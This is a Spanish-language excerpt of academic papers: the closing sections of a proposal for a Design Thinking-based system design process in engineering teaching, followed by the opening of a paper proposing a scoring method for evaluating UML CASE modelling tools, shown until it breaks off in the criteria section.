Cada una de estas respuestas tenemos que visualizarlas como oportunidades y/o disparadores para proponer soluciones que traigan claridad y enfoque sobre lo que se va a trabajar en las siguientes etapas del proceso. Elaboramos una versión preliminar del diseño, a partir de la observación del cliente/usuario.

Idear: En esta etapa del proceso se deben imaginar y evaluar una amplia gama de posibles soluciones. Se debe fomentar este espacio y crear un ambiente adecuado donde el equipo de trabajo pueda generar tantas ideas como sea posible. Éstas deben ser creativas, innovadoras, preferentemente aceptadas por la industria y deben contribuir a cumplir con las expectativas del diseño y de los usuarios.

También, como parte del proceso de imaginar estas alternativas, implica entender las soluciones existentes en el mercado actual. Es parte de ser creativos y maximizar los esfuerzos del equipo en pos de no desarrollar soluciones que ya están establecidas y consolidadas en el mercado. Por eso, proponemos realizar, conocer e investigar el mercado, consultar con los referentes de cada tecnología, las herramientas y soluciones existentes en la industria que resuelva el problema o parte del mismo. Parte de este análisis involucra decisiones tales como selección de aplicaciones comerciales o de código abierto, soluciones en la nube u otras.

Una vez determinada la o las mejores alternativas, se propone la realización de pruebas de conceptos.

Ésta prueba de concepto consiste en hacer que las soluciones plasmadas en un papel, en una teoría, o de manera conceptual, funcionen como se piensa que lo hace. Para hacer esta prueba de concepto se debe recurrir, a un laboratorio que pueda hacer físicamente tangible el producto que surgió de nuestra actividad anterior.

Prototipar: Se transforman los conceptos de la etapa anterior en prototipos, es decir, se deben construir elementos concretos de la solución a partir de las pruebas de concepto, en donde los diferentes y principales stakeholders puedan interactuar y se pueda obtener feedback. Esto permite acercarse a la solución definitiva. Es la actividad de experimentación y mayor aprendizaje.

Para materializar un prototipo, tenemos que identificar las necesidades concretas del proceso de elaboración del mismo, esto es, saber qué se necesita para poder crear un prototipo, esto es: infraestructura, productos, tiempos, costos, atributos de calidad, conocimientos técnicos requeridos, habilidades del equipo con el que contamos, por citar algunos ejemplos.

Evaluar: Esta etapa de evaluación consiste en:

1. Aprender, a partir de qué funciona y qué no, para mejorar y refinar la solución. El equipo en esta etapa podrá identificar aciertos y desaciertos respecto a las decisiones tomadas en la etapa anterior. Técnicas y prácticas de retrospectiva se puede llevar a cabo para autoevaluar la producción realizada hasta el momento.
2. Aprender, a partir de las reacciones de los stakeholders, al interactuar con el prototipo desarrollado. Por lo tanto, es necesario dejar que prueben y usen el producto libremente mediante los prototipos, y recabar y juntar toda la información posible, gracias a dicha interacción. El resultado de esta etapa, será entrada fundamental de la siguiente iteración.
3. Evolución: ante el feedback obtenido en los experimentos, se creará una nueva solución o se

hará evolucionar el prototipo creado en la siguiente y nueva iteración. Para ello, se hará un seguimiento de los resultados (del equipo y de los stakeholders) con ese prototipo. Se puede medir el resultado y/o aceptación mediante métricas, gestionar el progreso, y luego planificar las siguientes iteraciones.

Todo esto, supone un feedback genuino y opinión de todos los stakeholders en este proceso creativo. De aquellos que son parte del proceso de diseño como de aquellos que son usuarios finales.

A partir de la evaluación se desarrollarán las próximas mejores ideas y próximas iteraciones. Se mejorarán los prototipos que permitirán testear, iterar y mejorar las ideas iniciales. La última actividad del proceso implica también la elaboración de una estrategia de comunicación, para comunicar la solución a todos los stakeholders.

4. Propuesta

A partir de nuestra experiencia adquirida en la adaptación del Design Thinking presentada en la sección anterior, a continuación proponemos un proceso formal (centrado en el producto) para el diseño de sistemas.

4.1. Proceso Diseño de Sistemas

Esta versión inicial propone una serie de 5 pasos o fases, de las cuales 2 (construcción y transición) se repiten tantas veces como sea necesario, hasta alcanzar un resultado acorde a las expectativas.

Información:

Estudio de requerimientos
Estudio de restricciones (normativas, humanas, organizacionales, de infraestructura y otras).
Entrevistas con cliente-usuario (empatizar).
Estudio y jerarquización de atributos de calidad clave en función de las expectativas del cliente-usuario.

Concepción (Modelo-Diseño-Concepto):

Modelado del sistema
Diseño de arquitectura
Estudio de tecnología
Prueba de concepto
Revisión del modelo
Diseño de componentes

Construcción (*):

Diseño (o rediseño) de componentes
Implementación
Pruebas unitarias
Revisión del diseño

Integración:

Ensamble de componentes
Prueba de integración
Pruebas del sistema
Pruebas con el cliente (alfa)
Revisión de desvíos

Transición (*):

Despliegue (redespliegue) en ambiente de pre-producción
Pruebas con el cliente (beta)
Mediciones
Revisión de desvíos

(* Iterativo e incremental.

La fase Información se centra principalmente en estudiar las características y alcance del sistema a diseñar. En Concepción, los objetivos son: crear un modelo para el sistema, diseñar una arquitectura y ejecutar una prueba de concepto. La fase de construcción es iterativa e incremental y se retroalimenta de los resultados de las pruebas unitarias. Integración valida la compatibilidad entre componentes mediante pruebas parciales del sistema con el cliente-usuario. Y por último, transición, para validar el sistema en su ambiente de producción y con presencia del cliente-usuario.

No se contemplan algunas actividades vinculadas con la gestión de equipo o de aceptación porque consideramos que están más vinculadas a la metodología de desarrollo del sistema y menos al diseño del sistema en forma específica.

4.2. Implementación en el Ámbito Educativo

A modo de ambiente de incubación y validación de la propuesta, dentro del ámbito de la asignatura, se plantean los siguientes objetivos:

- Cumplir con los requerimientos (expectativas del usuario).
- Centrar el resultado en el producto/artefacto empleando ingeniería [17].
- Reutilizar por medio de la integración de componentes diseñados y probados.
- Orientar el diseño hacia interfaces o especificaciones estándar.
- Concientizar acerca de la importancia de la calidad a lo largo de todo el ciclo de vida de desarrollo de un sistema.

Tomando como referencia estos objetivos y a lo largo de todo el ciclo lectivo, en concreto, desarrollamos actividades para:

1. Promover la exploración de nuevas tecnologías.
2. Alcanzar objetivos a corto plazo y orientados a familiarizarse con diseños probados (por ejemplo, implementaciones de Patrones de Diseño, de Patrones y Estilos Arquitectónicos y de Integración).
3. Fomentar la participación y colaboración a través de espacios comunes, tanto presenciales como virtuales (foro de Campus Virtual).
4. Favorecer y jerarquizar la elicitación de requerimientos [18].
5. Difundir y debatir acerca de especificaciones creadas y avaladas tanto por la academia como por la industria.
6. Motivar la confianza a fin de promover la toma de decisiones.
7. Desarrollar criterio con base en el dominio conceptual de la tecnología.

Considerando que la innovación es un fenómeno que surge de conectar ideas, que esas ideas se incorporan a través de un proceso de comprensión de patrones [19] y que la experimentación favorece considerablemente el aprendizaje [20] [21], creemos que, a partir de este proceso de diseño de un sistema enmarcado en esta propuesta emergente y derivada del Design Thinking, es un ámbito educativo que, a su vez, promueve la creatividad e innovación.

4.3. Comparación con Metodologías Ágiles

Si bien las metodologías ágiles están orientadas a cubrir todo el ciclo de vida de un proyecto, a continuación se presenta la Tabla 1 donde se realiza una comparación por características en común.

Tabla 1. Comparación con metodologías ágiles

	DDS-DT	Agiles
Ciclo de vida	Iterativo incremental.	Iterativo e incremental.
Centrado en	El producto y su arquitectura.	Los individuos y sus interacciones (equipo).
Diseño	Emerge durante las fases de concepción y revisión.	Emerge de sucesivas interacciones con el usuario. Dirigido por pruebas (TDD).
Gestión de la calidad	SCM a lo largo de todo el ciclo de vida.	CI. Refactorización.
Escala	Proyectos medianos y grandes.	Proyectos pequeños y medianos.

Se puede destacar que, en esta propuesta, también es permanente la interacción con el usuario, no obstante, y a diferencia de las metodologías ágiles, primero se define un diseño de arquitectura que luego dará lugar a un prototipo. En cambio, en ágiles la arquitectura emerge principalmente de las interacciones con el usuario.

5. Conclusiones

Diseñar un sistema requiere de procesos, integrados por etapas concretas y en muchos casos es transversal a diferentes disciplinas. Este proceso está basado principalmente en la experiencia del diseñador (conocimiento + experiencia) y en una cuota de creatividad. El objetivo consiste en obtener una solución que cumpla con todos los requerimientos del sistema. Si bien la mayoría de los proyectos de desarrollo cuentan con un marco metodológico, como son las metodologías ágiles, éstas están orientadas a la gestión del proyecto y no al diseño de la solución.

Design Thinking se presenta como un proceso centrado en el producto, que se basa principalmente en empatizar con los futuros usuarios y que alcanza el objetivo mediante la creación de prototipos para visualizar la solución propuesta y así refinar gradualmente el resultado.

Consideramos que la creación de un sistema no sólo debería contar con el respaldo de una metodología orientada a la gestión del proyecto, sino también con un marco metodológico orientado al diseño del sistema, y vemos en Design Thinking un punto de referencia para desarrollarlo.

En nuestro ámbito de formación en ingeniería en sistemas de información, estamos dando los primeros pasos para la creación de una metodología centrada en el diseño del sistema. Tomando como entrada los objetivos académicos (contenidos analíticos del programa y actividades prácticas) planteamos una propuesta centrada en: el producto, las expectativas del usuario y la tecnología, como medio para alcanzar la mejor solución. Asimismo, consideramos que este proceso de formación también daría como resultado soluciones más eficientes e innovadoras.

6. Trabajos Futuros

Para una siguiente fase los objetivos se orientarán en obtener mediciones de resultados en el contexto académico, revisar y refinar la propuesta y promoverla a nivel de Cátedra.

También está previsto estudiar las posibilidades de incorporar esta metodología en ámbitos empresariales, específicamente para áreas de I+D.

7. Referencias

- [1] Cervantes, H., *Designing Software Architectures: A Practical Approach*. Addison-Wesley, 2016.
- [2] Klaus Krippendorff, "On the Essential Contexts of Artifacts or on the Proposition That "Design Is Making Sense (Of Things)", *The MIT Press*, 1989.
- [3] Thomas Lockwood, "Design Thinking: Integrating Innovation, Customer Experience, and Brand Value", *Allworth Press*, 2009.
- [4] Richard Buchanan, "Wicked Problems in Design Thinking", *The MIT Press*, 1992.
- [5] Andrew Wilshere, "Great Design Thinkers: Tim Brown on Design Thinking". En línea: <http://trydesignlab.com/blog/great-design-thinking-tim-brown-ideo/>
- [6] Tim Brown, Jocelyn Wyatt, "Design Thinking for Social Innovation". En línea: https://ssir.org/articles/entry/design_thinking_for_social_innovation
- [7] T. Vinnakota, "A Conceptual Framework for Complex System Design and Design Management", *Annual IEEE Systems Conference*, 2016.
- [8] Interaction Design Foundation, "Design Thinking: Get Started with Prototyping". En línea: <https://www.interaction-design.org/literature/article/design-thinking-get-started-with-prototyping>
- [9] Forbes Technology Council, "Software Development Tips: Incorporate Design Thinking". En línea: <https://www.forbes.com/sites/forbestechcouncil/2017/04/24/software-development-tips-incorporate-design-thinking/3/#5f7583075998>
- [10] Zadia Codabux y Byron Williams, "Managing Technical Debt: An Industrial Case Study", *Proceedings of the 4th International Workshop on Managing Technical Debt*, 2013.
- [11] Fred Brooks, "Conceptual Integrity", 1975, 1995. En línea: <http://wiki.c2.com/?ConceptualIntegrity>
- [12] Erich Gamma, Richard Helm, Ralph Johnson, John Vlissides, Grady Booch, "Design Patterns: Elements of Reusable Object-Oriented Software" *Addison-Wesley*, 1995.
- [13] Nigel Cross, "Designerly ways of knowing", *Springer-Verlag*, 2006.
- [14] Ulla Johansson-Sköldberg, Jill Woodilla y Mehves Çetinkaya, "Design Thinking: Past, Present and Possible Futures", *Creativity and Innovation Management*, *John Wiley & Sons Ltd.*, 2013.
- [15] Zadia Codabux y Byron Williams, "Managing Technical Debt: An Industrial Case Study", *Managing Technical Debt Workshop*, *Software Engineering Institute*, 2013.
- [16] Martin Fowler, "Technical debt", 2003. Recuperado de: <https://martinfowler.com/bliki/TechnicalDebt.html>
- [17] Edward Krick, "Introducción a la ingeniería y al diseño en la ingeniería", *Limusa*, 2005.
- [18] Alejandro Oliveros y Leandro Antonelli, "Técnicas de elicitación de requerimientos", *XXI Congreso Argentino de Ciencias de la Computación*, 2015.
- [19] Steven Johnson, "Where Good Ideas Come From: The Natural History of Innovation", *Riverhead Books*, 2011.
- [20] Michael Prince y Richard Felder, "Inductive Teaching and Learning Methods", *Wiley Online Library*, 2006. Recuperado de: <http://www4.ncsu.edu/unity/lockers/users/f/felder/public/Papers/InductiveTeaching.pdf>
- [21] Lawrence Carlson y Jacquelyn Sullivan, "Hands-on Engineering: Learning by Doing in the Integrated Teaching and Learning Program", *Tempus Publications*, 1999. Recuperado de: <http://spot.colorado.edu/~carlsole/ljee1041.pdf>

Propuesta de Metodología de Evaluación para el Análisis de Herramientas CASE

Nicolás Battaglia, Roxana Martínez
Universidad Abierta Interamericana
CAETI – Centro de Altos Estudios en Tecnología Informática
Buenos Aires, Argentina.
nicolas.battaglia@uai.edu.ar; roxana.martinez@uai.edu.ar

Abstract

La utilización de Herramientas CASE ayuda al desarrollo de Sistemas de Información y se encuentran orientadas a la mejora de la calidad de software. Hoy por hoy, cada vez toma más fuerza, el paradigma del trabajo colaborativo en este tipo de herramientas, sin embargo, la mayoría de las herramientas en el mercado actual, no poseen un entorno de colaboración simultánea íntegro.

Este trabajo presenta un marco teórico sobre las Herramientas CASE, y su importancia en el mercado actual. Por otra parte, se propone una metodología de evaluación para conocer en qué grado una herramienta se adapta con la funcionalidad requerida en un contexto específico. Finalmente, se muestran los resultados de un estudio de algunas de las Herramientas CASE de modelado UML más vigentes para analizar entre éstas, las distintas características. Presentamos en base a esto las características deseables de una herramienta CASE destinada a la enseñanza de la Ingeniería de Software.

Palabras clave: Herramientas CASE, UML, Entorno Colaborativo, Ingeniería de Software, Método de Evaluación

1. Introduction

En la actualidad, el desarrollo de sistemas de información tiene un gran enfoque en la mejora constante de productividad y calidad en los productos de software, ya que impacta directamente en los costos de desarrollo y mantenimiento que los clientes realizan con estos. Las empresas hoy por hoy, son conscientes que la mejora en la calidad de software es un pilar clave en la estrategia de negocio. Por lo que es necesario establecer un marco de trabajo disciplinado y estructurado en el que predomine el trabajo en equipo, para evitar resultados inesperados a futuro.

Las herramientas CASE (Computer Aided Software Engineering, Ingeniería de Software Asistida por Computadora), están tomando cada vez más relevancia en la planeación y ejecución de proyectos que involucren sistemas de información. Éstas ayudan a guiar a sus usuarios, a la correcta utilización de metodologías que le ayudan a llegar con facilidad a los productos de software construidos.

Para aprovechar al máximo los beneficios que brindan estas herramientas, es importante considerar que tipo de herramienta CASE necesitamos al momento de llevar adelante una actividad relacionada con la Ingeniería de Software (IS). Por este motivo es vital conocer las distintas taxonomías y la usabilidad relacionada a cada fase del ciclo de vida de desarrollo de software. Esta afirmación impacta también al momento de enseñar IS, ya que conocer las limitaciones, ventajas y desventajas de la utilización de una herramienta CASE, permite identificar un correcto modelado, tanto en el análisis como en el diseño y en la implementación de un sistema.

1.1. Herramientas CASE

Las últimas décadas fueron de constante crecimiento para la IS. La introducción de nuevos componentes y circuitos integrados, permitieron que las aplicaciones que hasta ese entonces no era factible, comenzaran a ser propuestas válidas y a materializarse en productos mucho más amplios y complejos, dejando como experiencia, que el enfoque informal en la construcción de software, no era muy eficiente. Esto generó productos mucho más caros de lo presupuestado, difíciles de mantener, con desempeños muy pobres y de mala calidad. Los costos de software aumentaban, mientras los precios de hardware iban por el camino opuesto: por lo que surgió la necesidad de nuevas técnicas y métodos que permitan controlar la creciente complejidad, y así también, poder controlar los grandes costos [1].

Desde la crisis del software hasta la actualidad, la creciente demanda de la calidad en el desarrollo de

software incremento la necesidad de establecer un proceso de desarrollo que permita manejar el software de manera más confiable y económica. Con el paso del tiempo, se hizo más necesario obtener productos que sean fáciles de mantener, con más capacidad de adaptación y con costos más accesibles económicamente. Esto trajo de la mano, otra necesidad como ser la ayuda o automatización para cada una de las actividades que propone la IS en su metodología, siendo de gran ayuda la incorporación del trabajo colaborativo.

En las metodologías modernas de desarrollo del software se pone en manifiesto la necesidad de la presencia y colaboración de diversos expertos en las diferentes fases del desarrollo. Estos expertos deberán compartir información, realizar tareas, tanto independientes como conjuntas, y por supuesto crear un producto único común entre todos [2].

La IEEE (The Institute of Electrical and Electronics Engineers, El Instituto de Ingeniería Eléctrica y Electrónica) desarrolló diferentes estándares y una definición completa sobre el concepto de IS, la cual es: “La aplicación de enfoque sistemático, cuantificable y disciplinado al desarrollo, operación y mantenimiento de Software”. Por otro lado, Pressman asegura que “las herramientas CASE ayudan a garantizar que la calidad se diseñe antes de llegar a construir el producto” [3], a su vez, el autor propone entender la IS como una tecnología con diferentes capas, apoyándose en el compromiso con la calidad. Luego hace referencia al proceso, como base de control y a los métodos, los cuales brindan la experiencia necesaria para lograr elaborar un software por medio de un conjunto de tareas (como el análisis, diseño, implementación y pruebas). Estos métodos están presentes en cada área de la tecnología e incluyen actividades de modelado y otras técnicas descriptivas.

Existan, además, Herramientas que proporcionan un apoyo automatizado para el proceso y los métodos que se desarrollan. Cuando se integran herramientas que permiten automatizar los procesos y los métodos en diferentes áreas de la IS, se crean herramientas CASE (Computer-Aided Software Engineering).

Las primitivas herramientas CASE, se dirigieron principalmente a la automatización de la documentación y la comunicación como una mejora. Clave de la productividad del software [4]. Las primeras herramientas para apoyar el proceso de desarrollo de software fueron los editores y procesadores de texto, usados para escribir programas y su documentación. A través de las metodologías antes descriptas, se automatizaron tareas de amplio espectro.

Por su parte, el ciclo de vida del software es entendido como la secuencia de fases por las cuales atraviesa un proyecto de desarrollo desde su concepción hasta el fin del uso del producto software obtenido, atravesando su construcción y mantenimiento. Así se aplica entonces

una mitología basada en la planificación, gestión, análisis, diseño, codificación, pruebas, documentación, mantenimiento, validación y verificación del proyecto. En la Figura 1, se muestran las capas de la IS extraídas de [3].



Figura 1. Capas de la IS (Extraído de [3])

La utilización de modelos para crear software utilizando lenguajes, técnicas y herramientas dentro de la IS, es una práctica común durante las etapas de análisis y diseño. Esto conlleva al desarrollo de un producto con calidad de Ingeniería para la resolución de un problema [5].

Todas las herramientas CASE prestan soporte a un lenguaje de modelado para acompañar la metodología y es lógico suponer, que un alto porcentaje de ellas soportan UML. Esto es viable, debido a que se cuenta con una amplia aceptación de este lenguaje, por su gran valor conceptual, visual y facilidad para extender el lenguaje que proporciona, para representar elementos particulares a determinados tipos de aplicaciones.

1.2. Modelado UML

Según [6] un modelo es una representación de algo en un medio determinado. Los modelos capturan los aspectos de lo que se desea modelar con un punto de vista en particular y provee un nivel de abstracción sobre los aspectos menos importantes.

Un modelo posee dos aspectos importantes, información semántica y presentación visual, por un lado, y el contexto por otro lado. Los aspectos semánticos capturan el significado de las construcciones que son descriptos de forma separada, pero están relacionadas como parte de un modelo único y coherente. La presentación visual muestra la información semántica para que pueda ser usada por humanos. El contexto incluye información interna para que los modelos no carezcan de sentido. Es decir, que un modelo tiene un sentido distinto según el contexto en el que se utilice.

Un modelo de software se utiliza para diversos propósitos, entre ellos destacamos los más importantes:

- Para que un equipo interdisciplinario pueda entenderse. Es muy importante que un equipo de trabajo, muchas veces compuesto por participantes que no se relacionan directamente con el desarrollo de software, es decir, interdisciplinario; pueda mantener un estándar comunicacional que permita romper la ambigüedad inherente al proceso comunicacional humano.

- Para capturar y precisar requerimientos funcionales. Permitir la ambigüedad durante el proceso de desarrollo de software es una de las grandes fallas. Es importante destacar que el relevamiento y elicitación de requisitos y su documentación forma parte de una de las fases más importante del proceso de desarrollo de software. Si no logramos una documentación concreta, con modelos legibles y estandarizados, es probable que se obtengan resultados no esperados en las etapas posteriores. La elicitación de requisitos es una fase que requiere de mucha interacción entre las partes interesadas, porque se necesita un alto intercambio de información, y muchas veces las técnicas no son usadas de forma correcta [7].

- Para Diseñar un sistema. De la misma forma que se utilizan los modelos para documentar requisitos funcionales durante la etapa de análisis, los utilizamos durante la etapa de diseño. De la forma que el software debería comportarse ante un estímulo externo, ya sea una interacción de un usuario o bien de otro sistema deberá tener su correspondiente diseño desde el punto de vista estructural y de comportamiento. Es decir, todo aquello que no se documente, quedará sujeto a la interpretación de quien lo implemente.

- Para crear productos de trabajo. Es común encontrar herramientas que permitan desarrollar software en base a un modelo determinado. Esta metodología de trabajo ayuda a la creación de prototipos, o bien permite crear bloques funcionales que sirvan para determinada actividad, fomentando el reuso y favoreciendo a la escalabilidad de los sistemas.

- Para organizar grandes sistemas. Los sistemas de información deberían poder adaptarse a cambios en el contexto organizacional y de negocio. Esta característica hace que un sistema pueda escalarse y transformarse en una herramienta enorme, distribuida, con miles de bloques funcionales que, ante una mala organización, hace que estos sistemas sean propensos a bajar su nivel de mantenibilidad. Es decir, cuanto más grande es el sistema mejor debería organizarse, no solo para ayudar a su crecimiento, sino también a su mantenimiento.

2. Caracterización de una Herramienta CASE para Modelado

Toda herramienta CASE de Modelado, debería soportar algún lenguaje de modelado estándar que

permita simplificar tanto la comunicación como la documentación del sistema objeto de estudio [8].

Las tendencias metodológicas de los últimos años están altamente influenciadas por el enfoque de Orientación a Objetos (OO), permitiendo identificar las abstracciones necesarias para proponer una solución consistente con los elementos del dominio del problema. Para lograr esto, es necesario disponer de una herramienta de modelado que brinde soporte a la comunicación entre participantes y representar estos conceptos a lo largo proceso propuesto por la IS, y que brinde una semántica común [3] [9].

Para poder comprender el tipo de solución que vamos a necesitar, es sumamente importante conocer el ámbito de aplicación. En este sentido, determinamos que la herramienta que vamos a describir está relacionada con la enseñanza de modelado UML en el marco de la IS, y los usuarios objetivos son alumnos de nivel universitario con, posiblemente, poca o nula experiencia en herramientas CASE.

Para poder conseguir una mirada objetiva sobre las herramientas CASE de modelado y poder realizar una comparación, es necesario obtener un set de características deseables. El objetivo de obtener esta comparación es conocer las ventajas y desventajas que tiene cada herramienta analizada con el fin de encontrar las características deseables de una herramienta objetivo.

La caracterización de una herramienta CASE es una tarea compleja. Durante los últimos años han aparecido en el mercado muchos productos (en su mayoría comerciales) que poseen diversas características lo que hace que su selección no sea nada fácil. Desde que UML se comenzó a utilizar como estándar para el modelado orientado a objetos, muchas herramientas comenzaron a adoptarlo para no perderle pisada al mercado. Dos de las características más importantes se basan en el soporte completo de modelado UML y su validación semántica, y en la posibilidad de utilizar las herramientas en entornos virtuales para permitir el trabajo online de múltiples individuos.

El primer elemento a considerar como característica es la posibilidad de brindar soporte completo a UML y sus características notacionales, según propone González Génova [10]. En el mismo trabajo, los autores proponen 2 tipos de herramientas CASE para modelado según su notación.

- Las herramientas sintácticas, que solo permiten dibujar diagramas correctos en base a las reglas Notacionales de UML, beneficiando a los usuarios con asistentes que evitan errores de diseño y,

- Las herramientas semánticas que proveen mecanismos de validación para garantizar construcciones con sentido y coherencia. En este punto, los autores proponen ubicar las herramientas CASE de modelado.

3. Método de Evaluación

Si bien es sencillo encontrar información cualitativa sobre las herramientas, muchas veces resultan insuficientes debido a que están atadas a promesas de sus fabricantes y hasta campañas publicitarias que no caracterizan la herramienta acorde a la necesidad del cliente. Es por esto que es necesario definir una metodología que permita valorar de forma cuantificable con el objeto de bajar la ambigüedad inherente a la interpretación humana.

Existen numerosos trabajos que proponen métodos para evaluar herramientas CASE acorde a un proyecto o empresa. Entre ellos, los autores del trabajo [11] proponen considerar aspectos técnicos y organizacionales (cómo la empresa se prepara para asimilar el nuevo producto). Para considerar aspectos técnicos utilizan un conjunto de métricas definidas que refieren a la cobertura de la herramienta respecto a etapas del ciclo de vida, metodologías soportadas, trabajo concurrente, plataformas, manejo de bases de datos, generación de código, ingeniería de reverso, horario de atención del soporte técnico, material de apoyo, y temas relativo al costo. Todos estos puntos sugieren un ranking para poder comenzar con la selección de la herramienta. Esto último, propone una división general sin tener en cuenta aspectos puntuales como, por ejemplo, tipos de bases de datos que utiliza o si posee soporte para generar código a un lenguaje en particular. Creemos que la primera división es interesante para luego especificar según criterios a definir en base al uso en particular.

En otro trabajo [9], los autores definen un conjunto de características deseables agrupados en cuatro enfoques: Enfoque procedimental, definiendo como las herramientas utilizan las metodologías para guiar al usuario a través de un proceso de IS, el segundo aspecto es sobre el soporte al modelado que proveen las herramientas, evaluando la capacidad de modelado UML para apoyar la definición de un sistema. El tercer enfoque lo denominan Apoyo al Repositorio, refiriéndose a la capacidad de la herramienta de mantener trabajo colaborativo permitiendo niveles de robustez y consistencia de los datos y, por último, un enfoque funcional en base a como las herramientas ayudan a los usuarios a desarrollar un sistema de información con mayor o menor facilidad, utiliza criterios como versionamiento, navegación de diagramas, etc.

Para poder evaluar con objetividad una solución informática es importante centrarse en aquellas características deseables que describen el tipo de herramienta, por ejemplo, para un Herramienta CASE de modelado es de suma importancia que posea soporte para UML no así para una herramienta CASE para análisis de riesgos o de gestión de proyectos. En este sentido, los autores [11] afirman que la selección de una herramienta

CASE puede verse afectada por la cantidad de aspectos a considerar.

Otro trabajo relacionado a la selección de Herramientas CASE de Modelado [10] utiliza criterios para definir el soporte UML desde el punto de vista notacional, es decir, que la herramienta provea de todos los métodos gráficos, sintácticos y semánticos para poder dibujar diagramas, darles significado a los componentes y darles sentido a las relaciones existentes, utilizando como base el estándar UML. Los autores proponen definir un conjunto de características y contabilizar los números de respuesta afirmativas y negativas de cada herramienta. Si bien plantean la dificultad de poder catalogar todas las posibles características, proponen un método dinámico para ir confeccionando las preguntas solo cuando alguna herramienta objeto de análisis no la cubre.

Un último punto a considerar para definir los criterios de evaluación, se basa en la selección de un enfoque metodológico y que soporte propone UML para tal. Para esto tomamos el trabajo de Kruchten quien propone utilizar la metodología denominada RUP (Rational Unified Process) en diversos trabajos y libros según describe en [12].

RUP es un enfoque metodológico como proceso para apoyar a la IS, por medio de un Framework. Según los autores, dos de las características más destacadas son: ser iterativo y estar guiado por casos de uso. Como se puede observar en la Figura 2, el framework posee dos dimensiones. La dimensión de Tiempo está organizada en fases, iteraciones y Milestones y la dimensión de contenido presenta las disciplinas de software y los artefactos que aplican a cada una de ellas.

La primera característica fundamental del proceso unificado se basa en definir el proceso como iterativo. Tal como se observa en la siguiente ilustración, está compuesto por una secuencia de pasos como se puede observar en la siguiente ilustración. Estos pasos serán repetidos en cada iteración representando diferentes fases del proceso de desarrollo.

Generar valor para el cliente es una meta importante en todo desarrollo de software. Por este motivo, RUP propone como característica que el desarrollo esté guiado por casos de uso (CU). Un caso de uso describe requisitos funcionales, en termino de como los Actores interactúan con el sistema. Este enfoque “use-case driven” permite describir como eje como los usuarios la interacción que va a existir para conseguir un objetivo funcional, de forma temporal y mostrando todas las características del Sistema para una funcionalidad determinada. En RUP esta actividad es la más importante para formalizar la elicitación resultante en requisitos funcionales.




Figura 2. Framework RUP (Extraída de [13])

4. Nuestra Propuesta de Evaluación

En base al estudio anterior hemos definido el siguiente Método de Evaluación de herramientas CASE centrado en estas características deseables para acotar el espectro de análisis según el tipo de herramienta. El objetivo principal de enmarcar y valorizar la herramienta ideal como punto de comparación definiendo como criterio de evaluación a un conjunto de características que a su vez dispondrán de ítems denominados funcionalidades o especialidades, según si son aspectos funcionales a la IS o funcionales al usuario.

Cada ítem podrá valorarse como verdadero o falso lo que dará un número finito que identifique en qué medida cumple las expectativas de las funcionalidades.

El total de puntos posibles estará dado por el total de funcionalidades positivas que tiene la herramienta ideal para el trabajo en cuestión, pudiendo utilizar un porcentual para identificar en qué grado cumple con las funcionalidades esperadas de una herramienta “ideal” necesaria para determinada actividad.

Por ejemplo, si la herramienta ideal posee 200 funcionalidades aceptadas y la herramienta objeto de estudio arroja un total de 150, nos indicará de forma macro el acercamiento hacia el ideal en un 75%.

La puntuación total posible, denominado Nivel de Aceptación, está dada por la cantidad de funcionalidades o especialidades requeridas para la evaluación. En nuestro caso es 21.

5. Definición de los Criterios de Evaluación

La herramienta a evaluar será una herramienta CASE para modelado UML de tipo semántica. Para desarrollar el correcto análisis de las herramientas propuestas a continuación, hemos definido criterios que consideramos acordes en base a las necesidades y dificultades detectadas con el objetivo de calificar un conjunto de herramientas CASE que sirvan de forma referencial para poder obtener una puntuación objetiva.

Escoger una herramienta CASE acorde a la aplicación que se requiere, supone mejoras durante el proceso de la IS. Para esto es necesario conocer ciertas características fundamentales. Se proponen dos enfoques, uno funcional a la Ingeniería de Software y otro funcional a la experiencia del usuario.

En base a los trabajos estudiados en el apartado anterior [9] [12] [11] y desde el enfoque funcional a la IS se proponen las siguientes características a considerar para la definición de los criterios de evaluación:

- Enfoque procedimental
- Apoyo metodológico
- Soporte completo UML
- Especificación de casos de uso
- Facilidad de extensión del lenguaje
- Modelado de Datos
- Autogeneración de código
- Ingeniería Inversa
- Métricas
- Apoyo a lenguajes formales
- Soporte al modelado arquitectónico
- Apoyo al modelado por capas
- Apoyo a la enseñanza y aprendizaje de la IS

Desde el punto de vista de la experiencia del usuario, las características a considerar deberán ser las siguientes:

- Control de concurrencia
- Versionado
- Navegación
- Manejo y compatibilización de diagramas
- Visualización
- Trabajo Online
- Colaboración entre usuarios

En base a las características enumeradas anteriormente se definieron los siguientes conjuntos de Criterios de Evaluación. A cada Criterio de Evaluación se le definió un conjunto de Funcionalidades o Especialidades esperadas en base al tema tratado.

- Extensivo al proceso completo de desarrollo
- Adaptabilidad y flexibilidad
- Amigable para el usuario
- Producir documentación sólida
- Trabajo online y colaborativo

- Interpretar y validar Invariantes OCL
- Ingeniería Inversa y generación de código
- Apoyo metodológico

Como se observa, se excluyeron las pruebas de o con respecto a la facilidad de uso y aprendizaje, amigabilidad, y otros criterios relacionados a la experiencia del usuario. Comprendemos que arrojar un valor objetivo para esta evaluación es una tarea específica que, a fines prácticos, podrá ser reemplazado por un comentario.

5.1. Extensivo al Proceso Completo de Desarrollo

Los autores Rojas, Perez y Grimán realizan la siguiente mención: La herramienta de desarrollo deberá soportar todas las etapas del ciclo de vida del desarrollo de un Sistema de Información, a saber: Análisis, Diseño, Implementación y Prueba [14].

